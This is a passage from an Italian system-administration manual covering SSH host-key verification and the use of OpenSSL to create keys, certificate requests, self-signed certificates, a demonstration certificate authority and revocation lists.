Tradizionalmente, questi file hanno nomi molto simili da una realizzazione all'altra che utilizza il protocollo SSH. Nel caso delle chiavi del servente, si tratta di qualcosa del tipo '`/etc/*/*_host_key`' e '`/etc/*/*_host_key.pub`', mentre nel caso di chiavi personali dell'utente, si tratta di nomi del tipo '`~/*/identity`' e '`~/*/identity.pub`'. Gli utenti che predispongono una propria coppia di chiavi, lo fanno generalmente per poter utilizzare un'autenticazione di tipo RSA.

In generale, **la chiave privata del servente non può essere protetta attraverso una parola d'ordine, dal momento che il servizio deve essere gestito in modo automatico**; al contrario, è opportuno che la chiave privata di un utente sia protetta, dal momento che non si può impedire all'amministratore del sistema di accedervi.[12]

44.4.2.6 Verifica dell'identità dei serventi

«

Un elemento importante per la garanzia della sicurezza nelle comunicazioni è la verifica dell'identità del servente. Per farlo, è necessario che il cliente possegga una copia della chiave pubblica del servente a cui si vuole accedere.

In generale, la fiducia dovrebbe essere un fatto personale, per cui tali informazioni dovrebbero essere gestite singolarmente da ogni utente che intenda sfruttare tale protocollo. Tuttavia, alcune realizzazioni tradizionali di software che sfruttano il protocollo SSH, consentono di definire un elenco generale di chiavi pubbliche convalidate. Di solito si tratta di file del tipo '`/etc/*/*_known_hosts`', dove oltre alle chiavi si annotano le informazioni sui serventi a cui si riferiscono (a meno che queste indicazioni siano già inserite in un certificato completo).

Nello stesso modo possono agire gli utenti in file del tipo '`~/*/known_hosts`' e ciò è preferibile in generale.

Di solito, per lo scopo che ha il protocollo SSH, non ci si crea il problema di ottenere la chiave pubblica del servente per vie sicure, accontentandosi di accettarla la prima volta che si ha un contatto. Ciò che si ottiene in questo modo è di verificare che il servente non venga sostituito con un altro durante gli accessi successivi.

A questo proposito, il software che utilizza il protocollo SSH può arrangiarsi a fare tutto da solo, dopo aver richiesto una conferma, oppure può pretendere che gli venga chiesto espressamente di accettare la chiave pubblica della controparte anche se questa non può essere verificata. Quello che segue è un esempio di ciò che potrebbe essere segnalato in tali circostanze.

```
  Host key not found from the list of known hosts.
Are you sure you want to continue connecting (yes/no)?yes[Invio]

  Host 'linux.brot.dg' added to the list of known hosts.
```

Ovviamente, nel momento in cui si scopre che la chiave pubblica di cui si dispone non consente più di autenticare un servente, il programma che si utilizza deve dare una segnalazione adeguata. Anche in questo caso ci possono essere modi diversi di reagire: impedire l'accesso, oppure chiedere all'utente il da farsi.

```
  @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
  @       WARNING: HOST IDENTIFICATION HAS CHANGED!         @
  @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
  IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
  Someone could be eavesdropping on you right now
  (man-in-the-middle attack)! It is also possible that the
  host key has just been changed. Please contact your system
  administrator.
```

44.5 Introduzione a OpenSSL

OpenSSL[13] è una realizzazione in forma di software libero dei protocolli SSL/TLS (*Secure socket layer* e *Transport layer security*) per la certificazione e la comunicazione cifrata, noto originariamente come SSLeay.

OpenSSL si compone di alcune librerie che permettono di incorporare le funzionalità dei protocolli SSL/TLS all'interno di programmi di comunicazione, oltre a una serie di programmi di servizio per la gestione delle chiavi e dei certificati, arrivando eventualmente anche alla gestione di un'autorità di certificazione.

Questi programmi, in particolare, potrebbero essere compilati in modo da distinguersi in più file eseguibili, oppure in modo da generare un solo eseguibile monolitico: '**`openssl`**'. Qui si presume che si tratti di un eseguibile unico.

44.5.1 Collocazione e impostazione

«

Non esiste una definizione ben precisa di dove devono essere collocati i file che compongono la configurazione e gli strumenti di OpenSSL. Quando si installa OpenSSL da un pacchetto fatto per la propria distribuzione GNU/Linux, è importante scoprire dove vengono collocati i file delle chiavi e dei certificati, così come la collocazione del file di configurazione '`openssl.cnf`'. Intuitivamente si possono cercare questi file a partire dalla directory '`/etc/`'; in particolare, le chiavi potrebbero essere collocate a partire da '`/etc/ssl/`' o da '`/etc/openssl/`'.

Quando gli strumenti di OpenSSL sono organizzati in un solo eseguibile monolitico, la sintassi per i comandi relativi si esprime sinteticamente nel modo seguente:

```
openssl comando [opzioni]
```

Tabella 44.55. Alcuni comandi di OpenSSL.

Comando	Descrizione
`openssl req`	Gestione delle richieste di certificazione.
`openssl ca`	Gestione relativa all'autorità di certificazione.
`openssl crl`	Gestione del certificato delle revoche.
`openssl genrsa`	Generazione di parametri RSA.
`openssl rsa`	Conversione del formato di una chiave privata o di un certificato.
`openssl x509`	Gestione dei dati dei certificati X.509.

La tabella 44.55 elenca brevemente alcuni dei comandi più importanti. Per avere una guida rapida alle opzioni di ogni comando, basta utilizzare un'opzione non valida, per esempio '**`-h`**':

```
$ openssl ca -h [Invio]
```

L'esempio mostra in che modo ottenere l'elenco delle opzioni del comando '**`openssl ca`**'; comunque, in mancanza di altra documentazione, conviene stampare e tenere a portata di mano queste guide:

```
$ openssl req -h > guida.txt [Invio]

$ openssl crl -h >> guida.txt [Invio]

$ openssl ca -h >> guida.txt [Invio]

$ openssl genrsa -h >> guida.txt [Invio]
```

```
$ openssl x509 -h >> guida.txt [Invio]
```

Alcuni di questi comandi hanno in comune delle opzioni che vale la pena di descrivere subito, prima di mostrare degli esempi, nei quali si può così concentrare l'attenzione sulle altre opzioni specifiche. La tabella 44.56 mostra questo elenco di opzioni tipiche.

Tabella 44.56. Alcune opzioni frequenti nei comandi di OpenSSL.

Opzione	Descrizione
`-in` ***file***	Definisce un file in ingresso adatto al contesto.
`-out` ***file***	Definisce un file in uscita adatto al contesto.
`-noout`	Non emette il risultato.
`-text`	Emette le informazioni in forma di testo leggibile.
`-hash`	Emette il codice di controllo relativo al contesto.
`-inform` ***formato***	Specifica il formato dei dati in ingresso.
`-outform` ***formato***	Specifica il formato dei dati in uscita.

Prima di descrivere la configurazione di OpenSSL, viene mostrato tecnicamente il modo per richiedere un certificato, o per realizzarne uno proprio senza valore. Infatti, in generale, la configurazione standard dovrebbe essere più che sufficiente per il raggiungimento di questo obiettivo. È il caso di ricordare che un certificato è un file contenente la chiave pubblica del suo titolare, firmata da un'autorità di certificazione che garantisce la sua validità e anche la correttezza

degli altri dati.

44.5.2 Procedimento per ottenere un certificato

Per mettere in piedi un servizio che utilizzi i protocolli SSL/TLS, occorre predisporre dei file contenenti chiavi e certificati. Di solito, quando si installano servizi che utilizzano questi protocolli, la procedura di installazione si prende cura di predisporre automaticamente i file necessari per consentire il funzionamento, senza che le certificazioni che si ottengono abbiano alcun valore. In generale si comincia dalla creazione o dalla definizione di un file contenente dati casuali, come punto di partenza per generare una chiave privata, quindi si passa alla creazione di una richiesta di certificazione, oppure alla creazione di un certificato auto-firmato, senza valore.

44.5.2.1 File contenente dati casuali

Un file casuale può essere creato in vari modi, per esempio mettendo assieme alcuni file,

```
$ cat file_a file_b file_c > file_casuale[Invio]
```

magari rielaborandoli in qualche modo, oppure prelevando un po' di caratteri dal file '`/dev/random`':

```
$ dd if=/dev/random of=file_casuale bs=1b count=1k[Invio]
```

44.5.2.2 Chiave privata

Per generare una chiave privata in chiaro, si utilizza il comando '**`openssl genrsa`**', in un modo simile a quello seguente, dove in particolare viene utilizzato il file '`file_casuale`' come origine di dati casuali, ottenendo il file '`chiave_privata.pem`' di 1024 bit:

```
$ openssl genrsa -rand file_casuale ↩
↪        -out chiave_privata.pem 1024 [Invio]
```

Eventualmente, per creare una chiave privata cifrata, basta aggiungere un'opzione a scelta tra '**-des**', '**-des3**' e '**-idea**', che stanno a indicare rispettivamente gli algoritmi DES, DES-triplo e IDEA. Viene mostrato il caso in cui si utilizza l'opzione '**-des3**':

```
$ openssl genrsa -des3 -rand file_casuale ↩
↪        -out chiave_privata_protetta.pem 1024 [Invio]

Enter PEM passphrase: ******** [Invio]

Verifying password - Enter PEM pass phrase: ******** [Invio]
```

Volendo riportare la chiave privata in chiaro, si usa il comando '**openssl rsa**', in modo simile all'esempio seguente:

```
$ openssl rsa -in chiave_privata_protetta.pem ↩
↪        -out chiave_privata.pem [Invio]

Enter PEM passphrase: ******** [Invio]
```

In modo analogo funziona l'operazione di protezione di una chiave; in pratica si aggiunge l'opzione attraverso cui si specifica il tipo di algoritmo:

```
$ openssl rsa -des3 -in chiave_privata.pem ↩
↪        -out chiave_privata_protetta.pem [Invio]
```

44.5.2.3 Richiesta di certificazione

Teoricamente, il certificato che identifica e garantisce l'identità del servizio che si gestisce, deve essere fornito da un'autorità di certificazione. In questo caso, per farlo, deve ricevere un documento intermedio, definibile come una richiesta di certificazione. La chiave

pubblica che vi viene inserita si ottiene a partire dalla chiave privata, mentre gli altri dati necessari per il certificato che si vuole ottenere si inseriscono in modo interattivo. È interessante vedere come avviene:

```
$ openssl req -new -key chiave_privata.pem ↩
↪         -out richiesta.pem[Invio]

  You are about to be asked to enter information that will be
  incorporated into your certificate request.
  What you are about to enter is what is called a
  Distinguished Name or a DN. There are quite a few fields but
  you can leave some blank. For some fields there will be a
  default value. If you enter '.', the field will be left
  blank.

Country Name (2 letter code) [AU]:IT[Invio]

State or Province Name (full name) [Some-State]:Italia[Invio]

Locality Name (eg, city) []:Tiziopoli[Invio]

Organization Name (eg, company) [Internet Widgits Pty
Ltd]:Dinkel[Invio]

Organizational Unit Name (eg, section) []:.[Invio]

Common Name (eg, YOUR name) []:dinkel.brot.dg[Invio]

Email address []:tizio@dinkel.brot.dg[Invio]

  Please enter the following 'extra' attributes
  to be sent with your certificate request

A challenge password []:super segretissimo[Invio]

An optional company name []:Dinkel[Invio]
```

Le informazioni che si inviano in questo modo sono molto importanti e il significato preciso varia a seconda del contesto per il quale si richiede la certificazione. È l'autorità per la certificazione a stabilire quali informazioni servono precisamente.

Per verificare il contenuto del certificato, dato che nel suo formato PEM non è leggibile direttamente, si può usare il comando '**`openssl req`**' con l'opzione '**`-text`**':

```
$ openssl req -text -in richiesta.pem[Invio]

  Certificate Request:
      Data:
          Version: 0 (0x0)
          Subject: C=IT, ST=Italia, L=Tiziopoli, O=Dinkel, CN=dinkel.brot.dg…
          Subject Public Key Info:
              Public Key Algorithm: rsaEncryption
              RSA Public Key: (1024 bit)
                  Modulus (1024 bit):
                      00:ce:0d:cd:08:86:fd:b5:cb:14:56:51:04:73:38:
                      15:77:39:2d:3b:10:17:06:7c:64:0d:69:14:67:cd:
                  …
                      67:f7:ef:b1:71:af:24:77:64:66:64:0f:85:a6:64:
                      16:c2:69:26:59:0a:d9:4b:8d
                  Exponent: 65537 (0x10001)
          Attributes:
              unstructuredName         :Dinkel
              challengePassword        :super segretissimo
      Signature Algorithm: md5WithRSAEncryption
          8f:25:9f:68:3a:67:4c:6d:e6:eb:52:4a:ca:73:74:47:85:14:
          ca:d6:6c:6d:24:3b:6c:37:59:ec:f8:fb:0b:a9:74:d6:1c:0f:
      …
          02:60:16:fd:2e:9b:09:af:11:03:82:74:16:ae:57:a7:90:f5:
          e1:a5
```

44.5.2.4 Certificato fittizio

Per generare in proprio il certificato auto-firmato, in modo da attivare ugualmente il servizio anche se non si può dimostrare di essere chi si afferma di essere, si può aggiungere l'opzione '**-x509**'. Anche in questo caso vengono richieste tutte le informazioni già viste.

```
$ openssl req -new -x509 -key chiave_privata.pem ↩
↪         -out richiesta.pem [Invio]
```

In alcuni casi può essere necessario unire la chiave privata, in chiaro, assieme al certificato; questo accade in particolare quando si allestisce un servente HTTP Apache-SSL. Di solito la chiave privata non può essere cifrata, perché deve essere letta da un servizio autonomo che non può interrogare un utente. Si deve ottenere una cosa simile a quella seguente:

```
-----BEGIN RSA PRIVATE KEY-----
MIICXQIBAAKBgQDzUS4vA9NPNGAhHp71jGLk9lyJ6GfFK2R+AtMmWDKWvwhVOA8l
eY13ouz6XW0ts7s91FYlSTbp0Ed5tLKHZFu8guuza3jzpqFE/wrW/eJ7/RYW0cOZ
…
+7JyXBGaA4Srn/iw9cUCQQDEr5yuQa426I6psxfvUiK+HKS2kfRBbKKHj2NYh6nv
GgMhY9NiG+SGEDfkOw9rIVifb9yXs6f4CajQTb4qVl2X
-----END RSA PRIVATE KEY-----
-----BEGIN CERTIFICATE-----
MIICMTCCAZoCAQAwDQYJKoZIhvcNAQEEBQAwYTELMAkGA1UEBhMCcXExCzAJBgNV
BAgTAnd3MQswCQYDVQQHEwJlZTELMAkGA1UEChMCcnIxCzAJBgNVBAsTAnR0MQsw
…
3kNqIB5Iun0kdDqdJYQj9G5Ca+dlRCxrPY6bVCnlD3A8+RULjyGrT6D45QtoXKx+
quIhIni++XBHqe+RyWBD70XTWvw0+zoyrHNHG96k9eLlPIgHrQ==
-----END CERTIFICATE-----
```

L'aggregazione può essere fatta a mano (attraverso '**cat**'), oppure si può utilizzare un comando unico che crea la chiave privata (di dimensione predefinita) e anche il certificato autoprodotto:

```
$ openssl req -new -x509 -nodes -out certificato.pem ↩
↪         -keyout certificato.pem[Invio]
```

In questo esempio è stata usata l'opzione '**-keyout**' per dirigere la chiave privata nello stesso file del certificato; inoltre, è stata usata l'opzione '**-nodes**' per evitare la protezione della chiave che in questi casi deve essere usata in chiaro.

Come viene mostrato anche in seguito, il file del certificato, con o senza la chiave privata acclusa, deve essere raggiungibile attraverso un nome corrispondente al suo codice di controllo, con l'aggiunta dell'estensione '`.0`'. Questo valore si ottiene con un comando simile a quello che si vede:

```
$ openssl x509 -hash -noout -in certificato.pem[Invio]
```

Per generare un collegamento simbolico, come si fa di solito, si potrebbe usare il comando seguente:

```
$ ln -s certificato.pem `openssl x509 -hash -noout ↩
↪    -in certificato.pem`.0[Invio]
```

44.5.3 Cenni sulla configurazione di OpenSSL

«

La configurazione di OpenSSL si attua normalmente attraverso il file '`openssl.cnf`', il quale potrebbe trovarsi collocato nella directory '`/etc/ssl/`'. Osservandone il contenuto, si intuisce che il simbolo '**#**' serve a introdurre un commento, fino alla fine della riga relativa e che le righe vuote e quelle bianche vengono ignorate come i commenti; inoltre, si vede che le direttive del file sono degli assegnamenti a variabili, le quali, se necessario, si espandono con il prefisso '**$**'; infine, le direttive sono raggruppate in sezioni individuabili da un titolo tra parentesi quadre.

È importante osservare che le sezioni sono organizzate in modo gerarchico, a partire dai nomi dei comandi di OpenSSL. In pratica, per il comando '**`openssl req`**' si prende in considerazione la sezione '**`[ req ]`**', che poi può a sua volta richiamare altre sottosezioni.

Dal momento che è già stato mostrato in che modo si ottiene una richiesta di certificato, attraverso il comando '**`openssl req`**', vale la pena di dare un'occhiata a un estratto della configurazione relativa, per comprendere un po' meglio come leggere questo file.

```
[ req ]
default_bits            = 1024
default_keyfile         = privkey.pem
distinguished_name      = req_distinguished_name
attributes              = req_attributes
x509_extensions = v3_ca # The extentions to add to the self signed cert

[ req_distinguished_name ]
countryName                     = Country Name (2 letter code)
countryName_default             = AU
countryName_min                 = 2
countryName_max                 = 2

stateOrProvinceName             = State or Province Name (full name)
stateOrProvinceName_default     = Some-State

localityName                    = Locality Name (eg, city)
```

È importante osservare che alcune variabili vengono assegnate con il nome di una sottosezione; in questo caso si tratta in particolare di ***distinguished_name*** a cui viene attribuita la sottosezione '**`[ req_distinguished_name ]`**', all'interno della quale vengono definite le informazioni che sono richieste in fase di costruzione del certificato.

Nelle prossime sezioni viene mostrato come simulare la gestione di

un'autorità di certificazione attraverso OpenSSL. Il file di configurazione standard dovrebbe essere neutro rispetto a questo problema, incorporando una sezione '**[ca]**' particolare, utile per fare delle prove:

```
[ ca ]
default_ca      = CA_default            # The default ca section

####################################################################
[ CA_default ]

dir             = ./demoCA              # Where everything is kept
certs           = $dir/certs            # Where the issued certs are kept
crl_dir         = $dir/crl              # Where the issued crl are kept
database        = $dir/index.txt        # database index file.
new_certs_dir   = $dir/newcerts         # default place for new certs.

certificate     = $dir/cacert.pem       # The CA certificate
serial          = $dir/serial           # The current serial number
crl             = $dir/crl.pem          # The current CRL
private_key     = $dir/private/cakey.pem# The private key
RANDFILE        = $dir/private/.rand    # private random number file
```

È importante osservare che la sezione '**[ca]**' contiene una sola direttiva, '**default_ca**', con la quale si specifica la sottosezione da prendere in considerazione. In questo caso, la sottosezione è denominata '**[CA_default]**' e viene mostrata solo in parte. Si intende che, volendo fare le cose sul serio, è sufficiente ricopiare la sottosezione '**[CA_default]**', anche più volte, attribuendogli nomi differenti, modificando eventualmente la direttiva '**default_ca**' in modo da selezionare la sottosezione preferita.

Per il momento è bene osservare che la variabile ***dir*** viene presa in considerazione espandendola con l'aggiunta del prefisso '**$**' ('**$dir**'), nei valori da assegnare ad altre variabili. Questa variabile serve a definire la directory di partenza a partire dalla quale

vanno collocati una serie di file che riguardano l'amministrazione dell'autorità di certificazione. Inizialmente, viene indicata una directory che appare volutamente improbabile, '`./demoCA/`', proprio per fare capire che prima di lavorare sul serio occorre pensarci bene e mettere mano alla configurazione. Comunque, per le simulazioni che si vogliono mostrare, vale la pena di creare le directory '`./demoCA/certs/`', '`./demoCA/newcerts/`', '`./demoCA/crl/`' e '`./demoCA/private/`', o altre directory equivalenti in base alla propria configurazione effettiva.

44.5.3.1 Politica dell'autorità di certificazione

Nella sezione che descrive il funzionamento del comando '**`openssl ca`**', deve apparire anche l'indicazione del tipo di politica che l'autorità di certificazione intende attuare per rilasciare i certificati. Naturalmente, quello che può essere definito qui è solo qualche aspetto che riguarda la definizione del nome distintivo del titolare. Quello che segue è un altro estratto del file di configurazione in cui si vede l'assegnamento del nome di una sottosezione alla variabile ***policy***.

```
policy                  = policy_match

# For the CA policy
[ policy_match ]
countryName             = match
stateOrProvinceName     = match
organizationName        = match
organizationalUnitName  = optional
commonName              = supplied
emailAddress            = optional

[ policy_anything ]
countryName             = optional
stateOrProvinceName     = optional
localityName            = optional
organizationName        = optional
organizationalUnitName  = optional
commonName              = supplied
emailAddress            = optional
```

In questo caso, la sottosezione '**`[ policy_match ]`**' specifica che i campi del paese, della regione e dell'organizzazione, devono corrispondere con gli stessi dati del certificato dell'autorità di certificazione. In pratica, questo servirebbe a limitare l'accesso all'autorità soltanto a chi appartiene alla stessa area e anche alla stessa organizzazione (ciò fa pensare a un'autorità di certificazione aziendale, competente solo nell'ambito della propria azienda). Per il resto, solo il campo CN deve essere fornito, mentre gli altri sono facoltativi.

Sotto alla sottosezione appena descritta, appare anche un'altra sottosezione simile, con il nome '**`[ policy_anything ]`**', in cui verrebbe concesso quasi tutto, a parte l'obbligo di fornire il ***CN***.

44.5.4 Simulazione dell'allestimento e del funzionamento di un'autorità di certificazione

L'utilizzo di OpenSSL per la gestione di un'autorità di certificazione richiede la conoscenza di molti dettagli sul funzionamento di questo sistema. In generale, il file di configurazione predefinito consente di ottenere delle richieste di certificati o di generare dei certificati fittizi auto-firmati. In questo gruppo di sezioni si vuole mostrare schematicamente l'uso di OpenSSL nella gestione di un'autorità di certificazione, anche con qualche esempio, ma senza la pretesa di arrivare a ottenere dei certificati realistici.

44.5.4.1 Autorità di certificazione autonoma

La creazione di un'autorità di certificazione autonoma, ovvero di un'autorità principale (*root*), che non abbia ottenuto a sua volta un certificato da un'autorità di livello superiore, deve realizzare la sua chiave privata e il suo certificato auto-firmato. Diversamente, se dipendesse dalla certificazione di un'altra autorità, dovrebbe predisporre la propria richiesta, sottoporla all'autorità superiore da cui dovrebbe ottenere il certificato.

Viene mostrato nuovamente il procedimento necessario per creare la chiave privata. In questo caso si fa riferimento alla porzione di configurazione che è stata mostrata in precedenza, dove tutti i file utilizzati si articolano a partire dalla directory '`./demoCA/`'. In particolare, si suppone che '`./demoCA/private/.rand`' sia un file contenente informazioni casuali:

```
$ openssl genrsa -des3 -out ./demoCA/private/cakey.pem ↩
↪         -rand ./demoCA/private/.rand[Invio]
```

Ecco che in questo modo si ottiene la chiave privata nel file '`./demoCA/private/cakey.pem`', cifrata con l'algoritmo DES-triplo. Il certificato auto-firmato viene generato con il comando seguente, con il quale si ottiene il file '`./demoCA/cacert.pem`':

```
$ openssl req -new -x509 -days 730 ↩
↪         -key ./demoCA/private/cakey.pem ↩
↪         -out ./demoCA/cacert.pem [Invio]
```

Si osservi in particolare che è stato indicato espressamente il periodo di validità del certificato, in 730 giorni, pari a due anni. La visualizzazione del contenuto del certificato si può fare con il comando seguente:

```
$ openssl x509 -text -in ./demoCA/cacert.pem [Invio]
```

Il certificato, in quanto tale, va conservato anche nella directory destinata a contenere la copia di quelli rilasciati in qualità di autorità di certificazione. Dal pezzo di configurazione mostrato in precedenza, la directory in questione è '`./demoCA/certs/`'. Questi file devono avere un nome che inizia con il loro numero di serie; dal momento che il numero del certificato dell'autorità stessa è il numero zero, il file deve chiamarsi obbligatoriamente '`./demoCA/certs/00.pem`':

```
$ cp ./demoCA/cacert.pem ./demoCA/certs/00.pem [Invio]
```

Inoltre, i file in quella directory devono essere abbinati, ognuno, a un collegamento simbolico che esprime il codice di controllo del file stesso, più l'estensione '`.0`':

```
$ cd ./demoCA/certs [Invio]

$ ln -s 00.pem `openssl x509 -hash -noout -in 00.pem`.0 [Invio]
```

44.5.4.2 Rilascio di certificazioni

Per le operazioni di rilascio dei certificati, ovvero della firma di questi a partire dai file di richiesta relativi, occorre prendere confidenza con l'uso di alcuni file, contenenti rispettivamente l'indice dei certificati rilasciati e il numero di serie successivo che può essere utilizzato. Come già spiegato, i certificati rilasciati da un'autorità di certificazione hanno un numero seriale progressivo; in base al pezzo di configurazione mostrato in precedenza, questo numero viene conservato nel file '`demoCA/serial`'. Il numero in questione viene annotato secondo una notazione esadecimale, tradotta in caratteri normali, ma senza alcun prefisso. In pratica, dopo aver predisposto il certificato della stessa autorità, occorre mettere in questo file la riga seguente, conclusa da un codice di interruzione di riga finale e nulla altro:

```
01
```

La creazione dei certificati incrementa automaticamente questo numero;[14] inoltre, se non viene specificato il file da creare, si ottiene direttamente un file corrispondente al suo numero di serie, con l'aggiunta dell'estensione consueta, collocato nella directory prevista per l'accumulo provvisorio: '`demoCA/newcerts/`' nel caso della configurazione di esempio a cui si continua a fare riferimento.

La creazione di un certificato aggiorna anche il file che ne contiene l'indice, il quale potrebbe essere '`demoCA/index.txt`'. Inizialmente, dopo la creazione del certificato dell'autorità stessa, questo indice è semplicemente un file vuoto; con la creazione dei certificati successivi, viene aggiunta una riga per ognuno di questi, riga che va intesa come un record suddiviso in campi separati da un ca-

rattere di tabulazione **singolo**. Viene mostrato subito l'esempio del record relativo a un primo certificato (diviso in due righe per motivi tipografici):

```
V       001213190753Z           01      unknown     ↩
↪/C=IT/ST=Italia/O=Dinkel/CN=dinkel.brot.dg/Email=tizio@dinkel.brot.dg
```

Nell'esempio non si vede, ma c'è un terzo campo nullo prima del valore '**01**'. I campi hanno il significato seguente:

1. lo stato del certificato, attraverso una lettera: «R», revocato, «E», scaduto, «V», valido;
2. la data di scadenza, scritta attraverso una stringa di cifre numeriche terminate da una lettera «Z» maiuscola, dove le coppie di cifre rappresentano rispettivamente: anno, mese, giorno, ore, minuti, secondi ('***AAMMGGHHMMSS*Z**');
3. la data di revoca del certificato, scritta esattamente come nel caso del secondo campo, solitamente assente, a indicare che il certificato è ancora valido;
4. il numero di serie in esadecimale;
5. la collocazione del certificato (attualmente si tratta sempre della parola chiave '**unknown**');
6. i dati del titolare del certificato, ovvero il nome distintivo e l'indirizzo di posta elettronica di questo.

La creazione, ovvero la firma di un certificato si ottiene con il comando '**openssl ca**', fornendo in particolare il file contenente la richiesta. Per esempio, se si vuole accettare la richiesta costituita dal file '`richiesta.pem`', si potrebbe agire nel modo seguente:

```
$ openssl ca -in richiesta.pem[Invio]
```

Avendo indicato esclusivamente il nome del file che contiene la richiesta, le altre informazioni sono state prese dalla configurazione. In base a quanto previsto dall'esempio mostrato inizialmente, per la firma è stata usata la chiave contenuta nel file '`demoCA/private/cakey.pem`', il file del certificato è stato creato nella directory '`demoCA/newcerts/`', con un nome corrispondente al suo numero di serie e con la solita estensione '`.pem`', ma soprattutto, è stata usata la sezione predefinita nel file di configurazione, ovvero '**`[ CA_default ]`**'. Volendo dichiarare tutto in modo esplicito, lo stesso comando avrebbe dovuto essere espresso nel modo seguente:

```
$ openssl ca -name CA_default ↩
↪         -keyfile demoCA/private/cakey.pem ↩
↪         -in richiesta.pem ↩
↪         -out demoCA/newcerts/`cat demoCA/serial`[Invio]
```

Questo comando richiede alcune conferme:

```
  Using configuration from /usr/lib/ssl/openssl.cnf
  Check that the request matches the signature
  Signature ok
  The Subjects Distinguished Name is as follows
  countryName           :PRINTABLE:'IT'
  stateOrProvinceName   :PRINTABLE:'Italia'
  localityName          :PRINTABLE:'Tiziopoli'
  organizationName      :PRINTABLE:'Dinkel'
  commonName            :PRINTABLE:'dinkel.brot.dg'
  emailAddress          :IA5STRING:'tizio@dinkel.brot.dg'
  Certificate is to be certified until Dec 13 19:28:38 2000 GMT (365 days)

Sign the certificate? [y/n]:y[Invio]

1 out of 1 certificate requests certified, commit? [y/n]:y[Invio]

  …
  Data Base Updated
```

Una volta creato un certificato nel modo descritto, questo va collocato nella sua posizione definitiva, che in questo caso è la directory ‘`demoCA/certs/`’, dove va creato il solito collegamento simbolico che rappresenta il suo codice di controllo (come è già stato mostrato più volte).

44.5.4.3 Revoca dei certificati

Se si incontra la necessità di revocare dei certificati prima della loro scadenza normale, si deve pubblicare un elenco di revoca, o CRL (*Certificate revocation list*). Questo elenco si produce con OpenSSL a cominciare dalla modifica del file contenente l’elenco dei certificati (‘`./demoCA/index.txt`’), sostituendo la lettera «V» con la lettera «R» e inserendo la scadenza anticipata nel terzo campo. L’esempio seguente mostra il caso di due certificati che vengono revocati prima della scadenza:

```
R       001213192838Z   000113192840Z   01      unknown /C=IT/ST=Italia/…
R       001213202243Z   000113192840Z   02      unknown /C=IT/ST=Italia/…
```

Successivamente, basta usare il comando ‘**`openssl ca`**’, con l’opzione ‘**`-gencrl`**’:

```
$ openssl ca -gencrl -out ./demoCA/crl/crl.pem[Invio]
```

Con questo esempio, viene creato il file ‘`./demoCA/crl/crl.pem`’, contenente questo elenco di revoca, il cui contenuto può essere riletto con il comando seguente:

```
$ openssl crl -text -in ./demoCA/crl/crl.pem[Invio]
```

```
Certificate Revocation List (CRL):
        Version 1 (0x0)
        Signature Algorithm: md5WithRSAEncryption
        Issuer: /C=IT/ST=Italia/L=Treviso/O=Dinkel/CN=dinkel.brot.dg…
        Last Update: Jan 15 20:35:52 2000 GMT
        Next Update: Feb 14 20:35:52 2000 GMT
Revoked Certificates:
    Serial Number: 01
        Revocation Date: Jan 13 19:28:40 2000 GMT
    Serial Number: 02
        Revocation Date: Jan 13 19:28:40 2000 GMT
    Signature Algorithm: md5WithRSAEncryption
        32:e1:97:92:96:2f:0c:e4:df:bb:9c:82:a5:e3:5b:51:69:f5:
        51:ad:1b:b2:98:eb:35:a6:c8:7f:d9:29:1f:b2:1e:cc:da:84:
    …
        31:27:4a:21:4c:7a:bc:85:73:cd:ff:15:9d:cb:81:b3:0b:82:
        73:50
```

44.5.4.4 Conversione nei formati

In generale, con OpenSSL si lavora con file (richieste, certificati, elenchi di revoca, ecc.) in formato PEM, il quale è in pratica una forma compatta dei dati, utilizzando però solo il codice ASCII a 7 bit. Ci sono situazioni in cui è necessario convertire questo formato in un altro, oppure è necessario acquisire dei dati da un formato diverso dal solito. In generale, quando si usano comandi che possono ricevere dati in ingresso, o quando si devono generare dati in uscita, sempre relativi a certificati e affini, si possono usare rispettivamente le opzioni '**-inform**' e '**-outform**', seguite dalla sigla del formato (non sono disponibili sempre tutti). Vengono mostrati alcuni esempi.

```
$ openssl x509 -in certificato.pem -outform der ↩
↪         -out certificato.der [Invio]
```

In questo modo si ottiene la conversione del certificato

'certificato.pem' nel file 'certificato.der', che risulta in formato DER (binario).

```
$ openssl crl -in crl.pem -outform der -out crl.der[Invio]
```

Converte l'elenco di revoca 'crl.pem' in formato DER, nel file 'crl.der'.

44.6 Applicazioni che usano OpenSSL

«

Alcune versioni di applicazioni comuni che hanno a che fare con la comunicazione di dati, incorporano le funzionalità crittografiche di certificazione e crittografia SSL/TLS, in particolare quelle che utilizzano proprio le librerie OpenSSL. Per fortuna, per alcune di queste applicazioni c'è poco da aggiungere e qui si raccolgono le sole informazioni necessarie per poterle utilizzare.

Oltre alle applicazioni predisposte per il protocollo SSL/TLS, si aggiungono dei programmi che fungono da proxy TCP,[15] per dare queste funzionalità ai servizi che non le hanno già. Tuttavia, proprio perché intervengono solo a livello del protocollo TCP, può essere impossibile l'utilizzo di questi quando il protocollo finale prevede l'apertura di connessioni aggiuntive attraverso porte non prestabilite. In pratica, diventa impossibile il loro uso per servizi FTP.

44.6.1 Aggiornare l'elenco dei servizi

«

Le varianti SSL/TLS dei servizi più comuni, prevedono porte di comunicazione diverse da quelle standard. In particolare, se il proprio file '/etc/services' non è già stato predisposto, è necessario aggiungere le righe seguenti, dove i commenti sono ovviamente opzionali:

```
https           443/tcp         # http TLS/SSL
https           443/udp
ssmtp           465/tcp         # smtp TLS/SSL
ssmtp           465/udp
nntps           563/tcp         # nttp TLS/SSL
nntps           563/udp
telnets         992/tcp         # telnet TLS/SSL
telnets         992/udp
imaps           993/tcp         # imap4 TLS/SSL
imaps           993/udp
ircs            994/tcp         # irc TLS/SSL
ircs            994/udp
pop3s           995/tcp         # POP3 TLS/SSL
pop3s           995/udp
ftps-data       989/tcp         # ftp TLS/SSL
ftps-data       989/udp
ftps            990/tcp         # ftp TLS/SSL
ftps            990/udp
```

È proprio l'utilizzo di queste porte che fa intendere ai servizi in ascolto che si intende instaurare una connessione protetta. Per fare un esempio comune, il fatto di utilizzare un URI che inizi per *https://* implica la richiesta di utilizzare un tunnel SSL/TLS per la certificazione e la crittografia, al contrario di un URI *http://* normale; inoltre, nello stesso modo, il protocollo HTTPS è precisamente il protocollo HTTP nel tunnel SSL/TLS.

44.6.2 Opzioni comuni

